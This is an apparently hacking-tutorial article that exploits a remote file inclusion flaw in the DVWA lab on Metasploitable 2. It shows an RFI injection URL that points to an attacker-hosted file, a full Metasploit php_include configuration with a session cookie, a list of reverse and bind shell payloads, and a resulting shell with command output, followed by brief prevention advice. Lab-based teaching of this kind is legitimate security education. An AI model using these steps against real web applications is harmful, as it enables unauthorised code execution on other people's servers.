**[Exploit Remote File Inclusion to Get a Shell](https://null-byte.wonderhowto.com/how-to/exploit-remote-file-inclusion-get-shell-0187006/)**

* By [**drd\_**](https://creator.wonderhowto.com/drd_/)
* 09/08/2018 2:37 am

A simple security flaw can allow an attacker to gain a strong foothold with little effort on their part. When a web application permits remotely hosted files to be loaded without any validation, a whole can of worms is opened up, with consequences ranging from simple [website defacement](https://null-byte.wonderhowto.com/how-to/become-elite-hacker-part-4-hacking-website-part-1-0147278/) to full-on [code execution](https://null-byte.wonderhowto.com/how-to/exploit-development-manipulate-code-execution-with-instruction-pointer-0181724/). For this reason, RFI can be a promising path to obtaining a shell.

Today, we will be using [DVWA](http://www.dvwa.co.uk/), a vulnerable web application included with the [Metasploitable 2](https://null-byte.wonderhowto.com/how-to/hack-like-pro-create-virtual-hacking-lab-0157333/) virtual machine, as the target. [Kali Linux](https://null-byte.wonderhowto.com/how-to/top-9-things-do-after-installing-kali-linux-0186450/) and the [Metasploit Framework](https://null-byte.wonderhowto.com/how-to/metasploit-basics/) will serve as the tools of attack.

**What Is RFI?**

Remote file inclusion (RFI) is a type of vulnerability found in web applications that allows an attacker to supply a remote file to the application. The file can be dynamically processed in a variety of ways, including code execution on the server, disclosure of sensitive information, and [client-side code execution](https://null-byte.wonderhowto.com/how-to/hack-like-pro-hack-web-browsers-with-beef-0159961/).


* **Don't Miss:** [**How to Manipulate User Credentials with a CSRF Attack**](https://null-byte.wonderhowto.com/how-to/manipulate-user-credentials-with-csrf-attack-0186461/)

RFI occurs when the path of a file taken as input is not properly sanitized, allowing an external URL to be processed over HTTP. This type of vulnerability presents itself most commonly in [PHP](https://null-byte.wonderhowto.com/how-to/php-for-hackers-part-1-introduction-and-setting-up-0169117/) applications, but it can also be found in ASP, JSP, and other technologies.

In this guide, we will be exploiting an RFI vulnerability to get a command shell on the target system.

**Step 1Initial Setup**

Before we get started, we need to configure a few things in order for this attack to be successful. First, start Metasploitable and log in using **msfadmin** as the credentials. Next, on Kali, open DVWA in the browser and navigate to the "DVWA Security" tab. Set the security level to **low**.

[](https://img.wonderhowto.com/img/original/31/94/63671821794980/0/636718217949803194.jpg)

Back on Metasploitable, we need to make sure a couple settings are enabled in the PHP [configuration file](https://secure.php.net/manual/en/configuration.file.php) for demonstration purposes. The **allow\_url\_fopen** option allows access to files on remote hosts or servers, while the **allow\_url\_include** option allows a remote file to utilize a URL rather than a local file path. These settings can be found in the **php.ini** file, so let's edit it to make sure they are enabled with:

sudo nano /etc/php5/cgi/php.ini

Press *Ctrl-W* to search for the string "allow\_url," and ensure that **allow\_url\_fopen** and **allow\_url\_include** are both set to **On**. Press *Ctrl-X*, *Y*, and *Enter* to save the file. Finally, restart the Apache server by entering the following command:

sudo /etc/init.d/apache2 restart

Next, we need to create a test file to check for RFI. On our Kali machine, create the file in **/var/www/html** so it's accessible from a web browser.

nano /var/www/html/test.php

Enter some text, like "Vulnerable to RFI!" and save the file. Now, restart Apache and we should be good to go.


service apache2 restart

**Step 2Check for RFI**

In order to check if an RFI vulnerability exists, we can simply ask the web application in question to retrieve the file we created earlier. Go to the "File Inclusion" page in DVWA, and replace the page being requested with the path of our test file being hosted on Kali.

http://172.16.1.102/dvwa/vulnerabilities/fi/?page=http://172.16.1.100/test.php


When the page loads, we can see the text from our test file, indicating that this page is indeed vulnerable to RFI.

[](https://img.wonderhowto.com/img/original/63/44/63671822063511/0/636718220635116344.jpg)

From here, we could try to invoke a shell manually by [uploading an appropriate script](https://null-byte.wonderhowto.com/how-to/upload-shell-web-server-and-get-root-rfi-part-1-0162818/), but there's a handy Metasploit module that makes this process even easier.

**Step 3Exploit & Get Shell**

The first thing we need to do is obtain some [cookie](https://null-byte.wonderhowto.com/how-to/write-xss-cookie-stealer-javascript-steal-passwords-0180833/) information for this exploit to work smoothly. In DVWA, reload the page and use "Inspect Element" to view the request.

[](https://img.wonderhowto.com/img/original/11/31/63671822117449/0/636718221174491131.jpg)

We will need the cookie information containing the security level and session ID in just a bit.

Fire up Metasploit by typing **msfconsole** in the terminal. We will be using the php\_include module; locate it by entering **search php\_include**. Now type **use exploit/unix/webapp/php\_include** to load the module. From here, we can take a look at the settings:

msf exploit(unix/webapp/php\_include) > options

Module options (exploit/unix/webapp/php\_include):

Name Current Setting Required Description

---- --------------- -------- -----------

HEADERS no Any additional HTTP headers to send, cookies for example. Format: "header:value,header2:value2"

PATH / yes The base directory to prepend to the URL to try

PHPRFIDB /usr/share/metasploit-framework/data/exploits/php/rfi-locations.dat no A local file containing a list of URLs to try, with XXpathXX replacing the URL

PHPURI no The URI to request, with the include parameter changed to XXpathXX

POSTDATA no The POST data to send, with the include parameter changed to XXpathXX

Proxies no A proxy chain of format type:host:port[,type:host:port][...]

RHOST yes The target address

RPORT 80 yes The target port (TCP)

SRVHOST 0.0.0.0 yes The local host to listen on. This must be an address on the local machine or 0.0.0.0

SRVPORT 8080 yes The local port to listen on.

SSL false no Negotiate SSL/TLS for outgoing connections

SSLCert no Path to a custom SSL certificate (default is randomly generated)

URIPATH no The URI to use for this exploit (default is random)

VHOST no HTTP server virtual host

Exploit target:

Id Name

-- ----

0 Automatic

First, set the target address to Metasploitable's IP address. Next, set the headers option to the cookie value that we obtained earlier. We also need to set the path to the base directory of the page, followed by the specific URI to request. Metasploit will automatically know the endpoint to attack by replacing the parameter with **XXpathXX**.

msf exploit(unix/webapp/php\_include) > set rhost 172.16.1.102

rhost => 172.16.1.102

msf exploit(unix/webapp/php\_include) > set headers "Cookie:security=low; PHPSESSID=4c0c7c70dfafab05e7d04c88c8966aee"

headers => Cookie:security=low; PHPSESSID=4c0c7c70dfafab05e7d04c88c8966aee

msf exploit(unix/webapp/php\_include) > set path /dvwa/vulnerabilities/fi/

path => /dvwa/vulnerabilities/fi/

msf exploit(unix/webapp/php\_include) > set phpuri /?page=XXpathXX

phpuri => /?page=XXpathXX

Now we're ready to choose a payload.

msf exploit(unix/webapp/php\_include) > show payloads

Compatible Payloads

===================

Name Disclosure Date Rank Description

---- --------------- ---- -----------

generic/custom normal Custom Payload

generic/shell\_bind\_tcp normal Generic Command Shell, Bind TCP Inline

generic/shell\_reverse\_tcp normal Generic Command Shell, Reverse TCP Inline

php/bind\_perl normal PHP Command Shell, Bind TCP (via Perl)

php/bind\_perl\_ipv6 normal PHP Command Shell, Bind TCP (via perl) IPv6

php/bind\_php normal PHP Command Shell, Bind TCP (via PHP)

php/bind\_php\_ipv6 normal PHP Command Shell, Bind TCP (via php) IPv6

php/download\_exec normal PHP Executable Download and Execute

php/exec normal PHP Execute Command

php/meterpreter/bind\_tcp normal PHP Meterpreter, Bind TCP Stager

php/meterpreter/bind\_tcp\_ipv6 normal PHP Meterpreter, Bind TCP Stager IPv6

php/meterpreter/bind\_tcp\_ipv6\_uuid normal PHP Meterpreter, Bind TCP Stager IPv6 with UUID Support

php/meterpreter/bind\_tcp\_uuid normal PHP Meterpreter, Bind TCP Stager with UUID Support

php/meterpreter/reverse\_tcp normal PHP Meterpreter, PHP Reverse TCP Stager

php/meterpreter/reverse\_tcp\_uuid normal PHP Meterpreter, PHP Reverse TCP Stager

php/meterpreter\_reverse\_tcp normal PHP Meterpreter, Reverse TCP Inline

php/reverse\_perl normal PHP Command, Double Reverse TCP Connection (via Perl)

php/reverse\_php normal PHP Command Shell, Reverse TCP (via PHP)

php/shell\_findsock normal PHP Command Shell, Find Sock

Set this to a simple PHP bind shell, and type **run** to launch the exploit.

msf exploit(unix/webapp/php\_include) > set payload php/bind\_php

payload => php/bind\_php

msf exploit(unix/webapp/php\_include) > run

[\*] 172.16.1.102:80 - Using URL: http://0.0.0.0:8080/VTve3BEQtgo

[\*] 172.16.1.102:80 - Local IP: http://172.16.1.100:8080/VTve3BEQtgo

[\*] 172.16.1.102:80 - PHP include server started.

[\*] Started bind TCP handler against 172.16.1.102:4444

[\*] Command shell session 1 opened (172.16.1.100:37679 -> 172.16.1.102:4444) at 2018-09-05 11:48:37 -0500

id

uid=33(www-data) gid=33(www-data) groups=33(www-data)

uname -a

Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux

A session is opened and we can issue commands like **id** and **uname -a** to view information about the system now that we have a shell.

**Preventing RFI**

RFI can be a particularly nasty vulnerability, especially when an attacker can get a shell and execute commands like we demonstrated. Luckily, preventing RFI is easier than you think.

The most effective method of prevention is to avoid including files as user-supplied input altogether. This will drastically reduce the attack surface, making it nearly impossible for an opponent to include malicious files. If this isn't feasible, a whitelist of files allowed to be included can be utilized by the application.

In any case, modern versions of PHP will typically disable the allow\_url\_include option by default, which prevents attackers from including malicious files remotely.

**Wrapping Up RFI**

Like many other vulnerabilities found in web applications, RFI stems from the practice of poor user input sanitation — in this case, file paths allowing a remote file to be loaded by the application. This can lead to dangerous effects, such as sensitive information disclosure and code execution. We learned how to test for this vulnerability and ultimately got a shell on the target using a helpful Metasploit module. Although RFI can occur in different types of applications, the number of outdated and insecure PHP applications on the web makes this particular vulnerability worth exploring.